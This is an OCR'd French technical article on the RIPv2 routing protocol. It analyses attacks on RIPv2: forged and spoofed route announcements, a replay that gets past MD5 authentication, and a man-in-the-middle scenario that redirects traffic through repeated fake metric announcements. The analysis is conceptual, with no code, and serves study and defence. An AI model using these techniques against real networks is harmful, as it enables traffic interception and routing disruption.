
L'un des mécanismes essentiels de tout protocole de routage est celui qui sert à s'assurer qu'il n'y a pas de boucles qui sont formées : c'est-à-dire qu'il est impossible, étant donné une certaine configuration des RIB des routeurs du réseau, qu'un paquet tourne en boucle entre plusieurs routeurs, sans jamais atteindre sa destination. RIP utilise notamment pour cela la méthode du **comptage à l'infini** (méthode illustrée fig. 5). Essentiellement, lorsqu'une route invalide est annoncée, elle va être transmise de routeur en routeur tout en voyant sa métrique incrémentée à chaque annonce. Puisqu'il s'agit d'une route invalide (c.-à-d. une route qu'aucun routeur n'annonce), il n'y a pas de routeur pour arrêter le compte en évitant d'incrémenter la métrique de la route avant de l'émettre. Ainsi, ce comptage va jusqu'à 16 où la route est invalidée.

1.2 Paquet RIPv2

RIP est un protocole qui utilise UDP en port 520 pour transporter ses messages (521 pour RIPng). Il utilise un format unique de paquet, que ce soit pour ses requêtes ou ses réponses. Ce format est celui de RIPv1. RIPv2 étant une extension de RIPv1, il utilise les champs de RIPv1 jusqu'alors réservés pour y placer les informations supplémentaires qu'il transporte, comme par exemple le masque de sous-réseau.

Un paquet RIPv2 est constitué d'un en-tête, suivi d'un certain nombre d'entrées RIP, jusqu'à 25. Chaque entrée RIP transporte toutes les informations nécessaires à la définition d'une route réseau. Les différentes entrées sont indépendantes entre elles, il n'y a aucun ordre. Si un routeur souhaite communiquer plus de 25 entrées RIP, il le fait en répartissant ces entrées sur autant de messages que nécessaire.

La figure 1 ci-après donne le format d'un paquet RIPv2.



1 *Un paquet RIPv2*

Il existe deux types de messages en fonction de la valeur du champ `commande` :

⇨ Les requêtes (champ `commande` valant 1) sont émises soit par des routeurs qui ont récemment commencé à fonctionner et cherchent à peupler leurs RIB, soit par des routeurs qui possèdent une information périmée sur une destination particulière.

⇨ Les réponses (champ `commande` valant 2) peuvent être envoyées suite à une requête reçue, mais sont surtout émises de manière régulière et spontanée pour informer les routeurs voisins des destinations disponibles.

1.3 Authentification dans RIPv2

RIPv2 introduit par rapport à RIPv1 une extension qui permet l'authentification des messages reçus par un routeur. Ce genre d'authentification a pour but d'éviter que n'importe qui puisse produire des messages RIP pris en compte par les routeurs, et ainsi manipuler les tables de routage. Un paquet RIP utilisant cette extension a son « Identificateur de la famille d'adresses » de la première entrée RIP qui vaut 0xFFFF. Les données nécessaires à l'authentification prennent la place restante dans cette première entrée RIP du message.

L'extension d'authentification a été prévue pour permettre d'implémenter différentes méthodes d'authentification. Bien que **[rfc2453]** l'autorise et le prévoit, il n'existe pas d'autre méthode d'authentification utilisée en dehors des deux suivantes :

⇨ La méthode *simple password* définie dans **[rfc2453]** (Type d'authentification valant 2). Elle consiste à placer un mot de passe en clair sur 16 octets dans la première entrée RIP du paquet. Lorsqu'un routeur reçoit un message RIP utilisant cette méthode d'authentification, il compare le mot de passe placé dans

ce champ avec celui qu'il a en mémoire, et accepte le message ou non en fonction. Cette méthode ne fournit qu'une authentification très faible, étant donné que tout attaquant écoutant sur le réseau cible peut aisément prendre connaissance du mot de passe utilisé. L'intérêt en est donc assez limité. Tout au plus, cette méthode peut aider les administrateurs d'un réseau à se prémunir contre des routeurs RIP mal configurés sur le réseau.

⇨ L'authentification MD5 décrite dans **[rfc2082]**. Elle est plus intéressante, car elle cherche à garantir l'authenticité et l'intégrité du message au travers de l'utilisation de la fonction de hachage cryptographique MD5. Pour cela, l'émetteur concatène dans un premier temps un secret partagé au message RIP à authentifier et calcule le hash MD5 de l'ensemble. Il envoie alors sur le réseau le message RIP, sans y concaténer le secret partagé, mais accompagné du hash MD5. Cette méthode d'authentification utilise la première et la dernière des entrées RIP d'un message.

L'efficacité de cette dernière méthode repose sur le caractère secret de la clef partagée par les routeurs autorisés. C'est ce qu'on appelle un MAC (*Message Authentication Code*) en cryptographie. Il est à noter que **[rfc2082]** laisse le soin de spécifier la politique de gestion de clefs à l'implémentation.

2. Attaques sur RIP

2.1 Contexte

En quoi consistent les attaques que nous allons étudier ? Les protocoles de routage ont pour seul but d'établir les RIB des routeurs du réseau. Ainsi, la finalité de toute attaque sur ces protocoles est de modifier les tables de routage de routeurs sur le réseau. Cela a pour conséquence soit une situation de dénis de service (**DoS**) soit une situation de *man-in-the-middle* (**MITM**).

Pour ce qui est du DoS, celui-ci peut s'appliquer à plusieurs niveaux : au niveau du protocole lui-même, avec, par exemple, des modifications constantes des RIB, de manière à ce que RIP ne parvienne jamais à converger ou bien au niveau de la configuration des RIB, avec pour conséquence, par exemple, des boucles dans le routage.

Puisque nous nous intéressons aux attaques sur les protocoles de routage, on considère que l'attaquant a le contrôle d'une entité capable d'agir au niveau de la couche réseau : c'est-à-dire un poste client ou bien un routeur.

Nous nous concentrerons principalement sur les cas où l'attaquant forge des annonces de routes RIP dans le but de les faire accepter par des routeurs légitimes du réseau. Nous discuterons succinctement aussi le cas du rejeu de paquets RIP authentifiés.

2.2 Acceptation par un routeur cible des réponses RIP de l'attaquant

Lorsqu'une réponse RIP, c'est-à-dire une annonce de route, est reçue par un routeur, un certain nombre de vérifications sont faites sur le paquet avant de l'accepter.

Tout d'abord, le paquet RIP doit passer au travers des diverses mesures de filtrage du routeur, notamment les ACL (*Access Control List*) **[ACL]**. Ensuite, le paquet RIP doit être accepté par la pile IP du routeur, puis par le processus RIP du routeur. Après cela, si le paquet comporte une authentification, celle-ci est validée à son tour. Enfin, le contenu lui-même des entrées RIP peut être inclus tel quel dans la RIB, modifié avant inclusion ou encore rejeté en fonction de l'implémentation du processus RIP.

Nous allons donc étudier chacune de ces étapes pour en déduire les conditions nécessaires à l'acceptation par un routeur cible des réponses RIP forgées par l'attaquant.

a) Filtrage au travers d'ACL

Tout réseau aujourd'hui dispose de mesures importantes de filtrage de paquets afin de protéger celui-ci de différents risques, qu'ils soient d'origine malicieuse ou accidentelle. Dans le cadre de notre étude des attaques sur RIP, nous distinguons deux types de filtrage :

⇨ Le filtrage *anti-spoofing* par *Ingress filtering* : on n'accepte le trafic sur une interface donnée que s'il a une adresse source connue pour être correcte. Il est possible de déterminer qu'une adresse source est incorrecte de plusieurs façons : adresse source qui n'appartient pas à l'ensemble d'adresses IP que l'on sait attribuées au réseau relié à l'interface en question **[rfc2827/bcp38]**, adresse non atteignable depuis l'interface d'après la table de routage (RPF ou *Reverse Path Filtering*) ou encore adresse faisant partie de l'intérieur de notre réseau alors que le paquet arrive de l'extérieur. Ces différentes manières de filtrer ne s'appliquent qu'en bordure de réseau et ont pour conséquence d'empêcher tout paquet RIP provenant de l'extérieur d'atteindre un routeur à l'intérieur (pour faire accepter des paquets RIP a distance, il est nécessaire de *spoofer*, cf. 2.2.c pour plus de détails).

⇨ Le filtrage de protocoles non autorisés par la politique de sécurité qui consiste à laisser passer les quelques protocoles/flux qu'on autorise et à l'élimination du reste. Ce type de filtrage se fait à plusieurs niveaux : en bordure à l'aide d'un firewall par exemple ou bien au niveau même des routeurs à l'aide d'ACL. Le filtrage en bordure a la même conséquence que le filtrage anti-spoofing et celui au niveau même des routeurs n'empêche en rien une attaque sur RIP. En effet, un tel filtrage ne fait que filtrer les paquets à destination des routeurs eux-mêmes. Ainsi, un routeur RIP qui reçoit un paquet RIP à destination d'un autre routeur le transmettra, et ne filtrera pas (au niveau de l'ACL) un paquet RIP qui lui est destiné.

On peut en conclure qu'un attaquant présent à l'extérieur d'un périmètre de filtrage de bordure (quelle que soit la méthode de filtrage employée), ne peut attaquer le protocole RIP à l'intérieur. On voit ici que les attaques sur RIP ne servent à rien à un attaquant qui vise un réseau au sein duquel il n'a pas déjà de machine compromise. En revanche, les attaques sur RIP peuvent être un moyen intéressant pour l'attaquant « d'étendre son influence », une fois un routeur (ou tout équipement à l'intérieur du périmètre de filtrage de bordure) compromis.

b) Pile IP

L'acceptation par la pile IP suppose que le message RIP n'a pas de valeurs farfelues au niveau des couches réseau et transport. Ceci implique un *checksum* IP correct, une adresse de destination correcte, etc. Par ailleurs, pour que la pile IP puisse transmettre le paquet au processus de routage, il est nécessaire que le port source UDP soit le port 520.

c) Acceptation par le processus RIP

Normalement, les annonces émises (que ce soit en broadcast ou en multicast) par des routeurs RIP restent confinées à un même

segment réseau (même segment au niveau de la couche liaison de données). Les RFC demandent de vérifier, pour tout paquet RIP reçu, que l'IP source appartient bien à un réseau « directement connecté », c'est-à-dire que le routeur à l'origine de ce message soit présent sur un même segment réseau que le routeur cible. Ainsi, le champ d'action de l'attaquant est restreint au segment réseau à partir duquel il agit.

[rfc2453] prévoit cependant que sur les réseaux NBMA[2] les échanges RIP puissent être faits en *unicast*. Ainsi, il est possible sur de tels réseaux d'envoyer des messages RIP à une adresse de destination unicast, et donc d'adresser des messages RIP à des routeurs qui ne sont pas sur le même segment réseau que l'émetteur. En pratique, sur les routeurs Cisco et les routeurs logiciels Quagga[3], les messages RIP en unicast sont acceptés même lorsque les routeurs ne sont pas sur un réseau NBMA. Cela ouvre potentiellement une porte à un attaquant pour communiquer avec des routeurs distants.

En pratique, Quagga se conforme aux demandes de la RFC en matière de validation d'IP source des paquets RIP reçus, et effectivement refuse les messages RIP qui proviennent de routeurs appartenant à un autre segment réseau. Dans le cas des routeurs Cisco, c'est le paramètre `validate-update-source` qui détermine si le routeur vérifie l'adresse IP source du message. Par défaut, cette vérification est active. Par ailleurs, cette variable n'existe que depuis les IOS 10.0 : ainsi les vieux routeurs ne font pas cette vérification. Il s'agit d'une extension propriétaire par rapport à la RFC : cette dernière demande que l'IP source appartienne à un réseau directement connecté, mais ne demande pas de vérifier en plus que l'IP source appartienne au réseau directement connecté à l'interface d'arrivée de l'annonce. Il n'est pas possible de demander aux routeurs Quagga de se comporter de cette façon.

Ainsi, si l'on souhaite envoyer des messages RIP à des routeurs qui ne sont pas nos voisins, il est nécessaire de spoofer (d'usurper) l'IP source de manière à ce qu'elle appartienne au segment réseau sur lequel le routeur cible se trouve.


Si le routeur cible appartient à un sous-réseau de masque /30 (cas très courant dans les réseaux de taille importante), l'attaquant ne peut utiliser dans ses messages spoofés comme IP source que l'IP de l'un ou de l'autre des deux routeurs. C'est ce qui va poser problème car :

⇨ Soit l'attaquant usurpe l'IP du routeur cible, auquel cas ce dernier ne va pas accepter les messages RIP forgés par l'attaquant, puisqu'il ignore les messages provenant de « lui-même ».

⇨ Soit l'attaquant usurpe l'IP du second routeur, il y a alors deux sous-cas :

↳ Le message arrive au routeur cible sur une interface autre que celle qui appartient au sous-réseau considéré. Dans ce cas, les routeurs Quagga et Cisco sans `validate-update-source` acceptent l'annonce, alors que les routeurs Cisco avec `validate-update-source` l'ignorent (cf. figure 2).

⇨ Le message arrive au routeur cible au travers du second routeur sur le sous-réseau que l'on considère : dans ce cas, le message n'atteint même pas le routeur cible puisqu'un routeur ne transmet pas des paquets qui proviennent de lui-même.



2 *Ici un routeur Cisco avec validate-update-source rejette le message, mais un routeur Cisco sans cette option ou Quagga l'accepterait*

Dans le cas où l'adressage fournit des masques de sous-réseaux plus généreux, que ce soit parce que le sous-réseau a plus de deux hôtes ou que les masques ont été définis de manière laxiste, il est possible de spoofer l'adresse d'un hôte tiers de ce réseau. Si le chemin emprunté par le paquet spoofé ne passe pas par le routeur dont l'attaquant usurpe l'adresse, il atteindra le routeur cible, et sera accepté par son processus RIP quel que soit le modèle du routeur.

d) Authentification RIP

Ainsi que nous l'avons vu précédemment, deux méthodes d'authentification existent pour le protocole RIP : celle par mot de passe simple, c'est-à-dire sans aucune mesure cryptographique, et celle qui utilise un MAC (Message Authentication Code) MD5.

Authentification simple

Dans le cas de l'authentification simple, le secret partagé est transmis en clair. Si l'attaquant a accès à un lien sur lequel transitent des messages RIP, il a accès au secret partagé et peut s'en servir dans ses messages spoofés. Dans le cas contraire, il ne peut rien faire, si ce n'est tabler sur une politique de gestion des clefs faible et espérer pouvoir deviner le mot de passe à partir d'informations glanées ailleurs.

Authentification MD5

L'authentification MD5 apporte un certain nombre d'améliorations par rapport à la méthode d'authentification simple :

⇨ Le secret partagé ne transite pas en clair, mais est haché avec le message par l'algorithme MD5. Ainsi, si l'attaquant a accès à des échanges RIP, il ne peut pas en déduire le secret partagé, et donc ne peut pas forger des messages RIP valides.

⇨ Un mécanisme de numéros de séquence réduit les possibilités de rejeu de paquets. Ainsi, même si l'attaquant a accès à des messages RIP et qu'il les rejoue, cela n'aura pas de conséquences fâcheuses, puisque le routeur cible est capable de distinguer les messages RIP plus anciens des plus récents, et ne prend en considération que ces derniers.

[2] *NBMA : Non-Broadcast Multiple Access. Qualifie un réseau dans lequel il est impossible de faire du multicast ou du broadcast, seul l'unicast y est supporté. Les réseaux à base d'ATM, X.25 ou Frame Relay sont des réseaux NBMA.*

[3] *Probablement sur les autres implémentations aussi.*

⇨ Un mécanisme qui permet de changer au fil du temps de secret partagé, sans qu'il y ait de période de discontinuité a été introduit. L'authentification simple ne le permet pas : si le secret partagé y est changé, il y aura forcément une période où les messages RIP ne seront plus acceptés, d'où un réseau dans lequel le routage ne sera plus assuré.

L'authentification MD5 est donc une amélioration majeure par rapport à l'authentification simple. Cependant le MAC MD5 ne couvre que l'en-tête et les entrées RIP, et pas les en-têtes IP et UDP. Cela semble logique dans la mesure où l'authentification MD5 cherche à garantir l'intégrité des échanges RIP et rien de plus.

Le souci est que les informations utilisées par le protocole RIP ne se limitent pas à celles présentes dans l'en-tête et les entrées RIP. En particulier, le champ IP source de l'en-tête IP sert à établir l'identité du routeur qui fait l'annonce RIP. Il en résulte que si l'attaquant a accès à des échanges RIP valides (au sens où les MAC sont valides), il lui est possible à l'aide du contenu de ces échanges RIP de forger un paquet valide tout en spoofant l'IP source. Les conséquences de ce type d'attaques dépendent de l'IP source employée et du numéro de séquence qui se trouve dans le message RIP ainsi rejoué :

⇨ Si l'IP source utilisée est celle d'un routeur légitime du réseau, le paquet ainsi forgé par l'attaquant ne sera pris en compte que si son numéro de séquence est supérieur ou égal à celui présent dans le dernier message RIP émis par le routeur. Le résultat dépend donc de la « fraîcheur » du message RIP intercepté par l'attaquant, de l'algorithme employé dans le choix des numéros de séquence sur les routeurs et des décalages éventuels d'horloge, par exemple entre les différents routeurs.

⇨ Si une autre IP source est utilisée, le routeur qui reçoit le paquet forgé n'a, a priori, jamais reçu auparavant de paquet RIP provenant de cette IP. Donc, quel que soit le numéro de séquence présent, le message RIP sera valide aux yeux du routeur récepteur. Comme, par ailleurs, des messages successifs ayant le même numéro de séquence sont considérés comme valides (c'est valide tant que le numéro de séquence est non décroissant), il est possible à l'attaquant d'émettre en boucle le paquet ainsi forgé : il sera toujours valide.

De cette façon, si l'attaquant a accès à des échanges RIP, il peut, malgré l'authentification MD5, faire accepter des messages RIP à des routeurs sans connaître le secret partagé.

e) Acceptation et modification de message RIP

Une fois qu'un paquet RIP est passé au travers des ACL d'un routeur, qu'il a été accepté par la pile IP du routeur, qu'il a été accepté par le processus RIP et que l'éventuelle authentification a été validée, le contenu même du message RIP (en particulier les entrées RIP) est analysé par le processus RIP. En fonction du résultat de cette analyse et de l'implémentation considérée, le contenu du message RIP peut être accepté tel quel dans la RIB, modifié puis accepté dans la RIB ou encore être rejeté. Il y a là potentiellement plusieurs mécanismes en jeu, dont la plupart ne sont actifs que sur un choix délibéré de la part des administrateurs du réseau. Tous, sauf la *summarization* de routes sur les routeurs Cisco qui est active par défaut. Elle consiste en gros à agréger différentes routes annoncées en un seul bloc d'adresses un peu plus gros, pour alléger les annonces faites. Avec donc un certain risque pour l'attaquant de voir ses annonces forgées ignorées ou modifiées puisque intégrées dans un tel bloc **[Cisco]**.

2.3 Entrées RIP malicieuses

Supposons maintenant que l'attaquant arrive à forger des annonces de route qui sont acceptées par un routeur cible. Il faut encore que l'attaquant sache quelles routes annoncer, et ce qu'elles lui apportent. On peut essentiellement distinguer trois cas, en fonction de la valeur donnée au champ `Adresse IP` de l'entrée RIP, c'est-à-dire en fonction du réseau ou de l'hôte de destination annoncé :

⇨ La destination annoncée est identique à une destination légitime présente dans la RIB cible. Il y a là une situation de « conflit » entre l'annonce légitime et l'annonce malicieuse. Celle qui a la métrique la plus faible l'emportera entre les deux. En fonction de la topologie, la redirection de trafic ainsi obtenue par l'attaquant peut être plus ou moins importante, des routes de masque /32 pouvant s'avérer ici particulièrement intéressantes (notamment, car elles échappent à l'agrégation faite par les routeurs Cisco).

⇨ La destination annoncée est le sous-réseau d'une destination présente dans la RIB de la cible ou, à l'inverse, un sous-réseau de la destination annoncée est présent dans la RIB. Dans le cas d'un routeur Quagga, la nouvelle route sera ajoutée à la RIB du routeur, telle quelle. Dans le cas d'un routeur Cisco, c'est plus compliqué : en fonction de si la route annoncée a été reçue sur la même interface que la route déjà présente dans la RIB, la route malicieuse peut aussi bien être ignorée, acceptée après agrégation ou acceptée directement **[Cisco]**. Là encore, la « puissance » et la « flexibilité » de la redirection obtenue par l'attaquant dépendent du réseau considéré. Dans le cas des routeurs Quagga, il est probablement possible d'obtenir une redirection suffisamment fine pour que l'attaquant arrive à ses fins sans que le routage du réseau soit bouleversé et en partie inopérant. Face à des routeurs Cisco, c'est nettement plus difficile, et il est très probable que l'attaquant se retrouve au fond d'un « trou noir » de routage, dont il ne pourra sortir sans l'aide d'un hôte complice sur le réseau, hors de portée de ce trou noir.


⇨ La destination annoncée n'est pas présente (même en tant que sous-réseau ou « sur-réseau ») dans la RIB cible. La route malicieuse va être propagée dans l'ensemble des routeurs du réseau : cela donne un effet de redirection très puissant. On rencontre alors les mêmes difficultés que dans le cas ci-dessus.

3. Exemples d'attaques

3.1 MITM

Forts de cette analyse, voyons maintenant de manière concrète un exemple d'attaque MITM au travers du protocole RIP. On considère dans cet exemple qu'il n'y a pas d'authentification utilisée ou que celle-ci a été compromise. L'attaquant qui contrôle l'hôte A cherche à détourner le flux provenant du routeur source S à destination du routeur D. Pour ce faire, il va procéder en deux étapes : d'abord influencer le routeur S pour qu'il transmette les paquets à destination de D au routeur 2 plutôt qu'au routeur 1, et ensuite influencer le routeur 2 pour qu'il lui transmette ses paquets plutôt qu'au routeur 3. L'attaquant a ainsi accès à tous les paquets à destination de D en provenance de S. Il n'a plus qu'à les transmettre au routeur 3, pour qu'ils soient acheminés jusqu'à D comme si de rien n'était.

Le schéma ci-dessous nous montre la topologie considérée.



3 *Réseau considéré dans notre exemple*

a) Redirection du flux de S à 1 vers 2

Lorsque S veut transmettre un paquet à D, il consulte sa table de routage établie à l'aide de RIP. Celle-ci comporte une entrée qui indique que, pour la destination D, il lui faut transmettre son paquet au routeur 1. L'attaquant cherche à modifier cette entrée de la table de routage à l'aide de RIP. Quelles sont ses options ? Puisqu'il veut remplacer une entrée par une autre, il peut jouer sur deux aspects :


⇨ Proposer une route malicieuse avec une métrique inférieure à la route légitime.

⇨ Faire croire que la route légitime a une métrique supérieure à celle qu'elle a réellement, ce qui entraîne l'éviction de la table de routage de la route légitime en faveur d'une autre route, pas forcément malicieuse, qui arrange plus l'attaquant.

Dans notre exemple, seul le second est utilisable[4]. En effet, l'attaquant ne peut annoncer à S que le routeur 2 dispose d'une connexion directe à D, puisqu'une telle annonce nécessite pour source l'IP du routeur 2. Et si A tente de transmettre cette annonce à S, 2 ne l'acheminera pas, car il n'a aucune raison de transmettre des paquets qui proviennent de « lui-même ».

Donc, l'attaquant n'a d'autre choix ici que de faire croire que les routeurs 1 et D sont plus éloignés qu'ils ne le sont réellement. Pour cela, il lui suffit de forger un paquet ayant pour source 1 et qui comporte une entrée RIP signifiant que 1 a une route de métrique élevée vers D ou pas de route du tout (métrique 16). À la réception de ce message, S n'aura d'autre choix que de préférer la route à destination de D via 2 à celle via 1.

Cependant, même si sur le coup S préfère la route via 2 à celle via 1, cela ne va pas durer. À l'expiration de son timer routing-update, le routeur 1 va en effet annoncer à S qu'il a toujours une route



4 *Redirection du flux en faisant croire à S qu'il n'y a plus de route vers D via 1*

directe vers D. De ce fait, S va à nouveau s'en servir. En fonction de la topologie du réseau, cela peut ne pas être nécessaire (cf. 3.1.b), mais ici l'attaquant doit se résoudre à émettre régulièrement, toutes les secondes par exemple, l'annonce qui indique à S que 1 n'a plus de route vers D. Ce n'est pas une solution entièrement satisfaisante puisque à l'instant où 1 va émettre son annonce, le MITM mis en place sera inopérant jusqu'à la prochaine annonce malicieuse de A. Toutefois, vu la valeur par défaut de routing-update (30 secondes), c'est finalement très acceptable si A émet son annonce malicieuse ne serait-ce qu'une dizaine de fois par seconde.


Annonces répétées

Dans les attaques sur RIP, c'est une situation très courante que de devoir émettre régulièrement, et à un rythme soutenu, des annonces pour s'assurer qu'elles remplacent les annonces légitimes. Il y a un autre cas qui demande encore plus cet effort à l'attaquant : lorsqu'il faut compenser le phénomène de comptage à l'infini.

Considérons le cas où l'attaquant cherche dans le réseau ci-après (page suivante) à faire croire à R1 que R2 dispose d'une route de métrique 1 vers la destination D, destination qui, par ailleurs, n'est annoncée par aucun routeur du réseau (situation commune lorsque D est couverte par une route par défaut d'un réseau mono-connecté). On va considérer que le mécanisme de *split horizon*[5] est actif (par défaut, c'est le cas dans toutes les implémentations). En conséquence, R1 n'annonce rien de particulier à R2, mais indique à R3 qu'il a une route de métrique 2 vers D. R3 à son tour indique une route de métrique 3 vers D à R2. Et, en conséquence, R2 indique à R1 une route de métrique 4 vers D. À la réception de cette dernière annonce, R1 met à jour l'entrée dans sa table de routage à destination de D (initialement introduite par l'attaquant) en lui donnant une métrique de 5. Ce processus de comptage à l'infini va continuer jusqu'à ce qu'un des routeurs arrive à la valeur 16, ce qui signifiera que la route en question n'est plus valable et qu'au final elle va disparaître des RIB de R1, R2 et R3.

[4] *En pratique, il faut souvent combiner les deux afin de modifier la table de routage « juste ce qu'il faut ». En effet, toute modification de RIB peut potentiellement se propager et affecter l'ensemble des routeurs du réseau à cause de RIP. Et une modification trop brutale des métriques risque d'avoir pour conséquence une redirection de trafic de type blackhole sur certains préfixes. Ce qui, dans le cadre d'attaques MITM, n'est pas souhaitable.*

[5] *Split horizon : mécanisme qui vise à réduire le temps de convergence de RIP. Un routeur qui l'utilise évite d'annoncer à un voisin donné les routes qu'il a apprises de ce même voisin.*



5 *Comptage à l'infini supprimant la route introduite par l'attaquant*

Dans cette situation, l'attaquant est forcé à nouveau d'annoncer, en boucle et à grande vitesse, son entrée malicieuse s'il souhaite la voir rester dans les tables de routage du réseau. En pratique cependant, le rythme n'est pas complètement fou puisque les routeurs ont des timers qui les empêchent d'envoyer des annonces en permanence en les obligeant à attendre un peu entre 2 séries d'émissions.

Liaison point à point

Reprenons notre exemple en considérant qu'il y a une liaison point à point entre les routeurs S et 1 ainsi qu'entre les routeurs S et 2. En fonction du type de matériel constituant le réseau, il peut être possible ou impossible de rediriger le flux de S à 1 vers 2 :

⇨ Si le réseau est à base de routeurs Quagga ou de routeurs Cisco avec l'option `validate-update-source` désactivée, l'attaquant procède comme auparavant.

⇨ En revanche, si le réseau est à base de routeurs Cisco avec l'option `validate-update-source` activée, l'attaquant ne peut pas modifier la RIB de S. En effet, le message RIP émis par l'attaquant et qui spoofe l'IP source de 1 sera refusé par S, car arrivant sur une interface autre que celle à laquelle est connecté le routeur 1.

b) Redirection du flux de 2 à 3 vers A

À la différence de la redirection de flux vue au paragraphe précédent, il s'agit ici d'une attaque sur un réseau local et non plus distant. Du coup, A n'a plus à se préoccuper de savoir si ce sont des routeurs Cisco avec l'option `validate-update-source` ou non, puisque ses messages spoofés arriveront sur la bonne interface. L'attaquant annonce donc au routeur 2 qu'il a une route à destination de D de métrique 1. En faisant cela, il offre à 2 une route alternative de même métrique que celle que 2 a déjà. Le comportement de 2 dépend du type d'équipement dont il s'agit :


⇨ Cas du routeur Quagga : il ignore cette nouvelle route. En effet, Quagga est très proche de la RFC et, en conséquence, il ne retient qu'une seule possibilité pour chaque préfixe de sa RIB : la meilleure. Un routeur Quagga ne remplace une entrée de sa RIB par une nouvelle que si cette dernière a une métrique strictement inférieure à celle déjà présente. Du coup, l'attaquant est obligé d'émettre une seconde annonce, toujours à destination du routeur 2, mais en spoofant l'IP du routeur 3 et en indiquant que celui-ci a une route de métrique 2 vers D par exemple. De cette manière, 2 va préférer utiliser la route passant par A pour atteindre D (métrique 1) plutôt que celle qui passe par 3 (métrique 2). L'intérêt, c'est qu'une fois que l'attaquant a modifié ainsi la RIB de 2, il n'a pas d'annonces à émettre régulièrement en se faisant passer pour 3 pour s'assurer que c'est son entrée qui est dans la RIB (en revanche, il va bien sûr falloir qu'il continue à annoncer que A a une route de métrique 1 à destination de 2). En effet, 3 ne proposant qu'une route de métrique 1 (égale à celle proposée par l'attaquant), sa route ne remplacera pas celle déjà en place de l'attaquant.

⇨ Cas du routeur Cisco : ce routeur, au contraire du précédent, va prendre en considération la route alternative offerte par l'attaquant. Les routeurs Cisco en effet retiennent plusieurs routes différentes pour chaque destination, même s'ils ne s'en servent pas. De plus, les routeurs Cisco font du *load-balancing* par défaut pour deux routes de métrique égale pour une même destination. Il existe différents types de load-balancing offerts : soit le routeur transmet alternativement chaque paquet sur l'une des routes équivalentes disponibles, soit il détermine la route empruntée en fonction de la destination, ce qui revient à faire un load-balancing par flux (le plus courant, par défaut). Ainsi, l'attaquant peut se retrouver dans deux situations différentes :

↳ Celle de semi-MITM où il intercepte un paquet sur deux ou bien de load-balancing par flux en n'ayant pas de chance, c'est-à-dire la route de l'attaquant est totalement ignorée en faveur d'une autre. Dans cette situation, l'attaquant est obligé d'annoncer à 2 que 3 a une route de métrique plus élevée que la sienne, et de répéter cette annonce régulièrement.

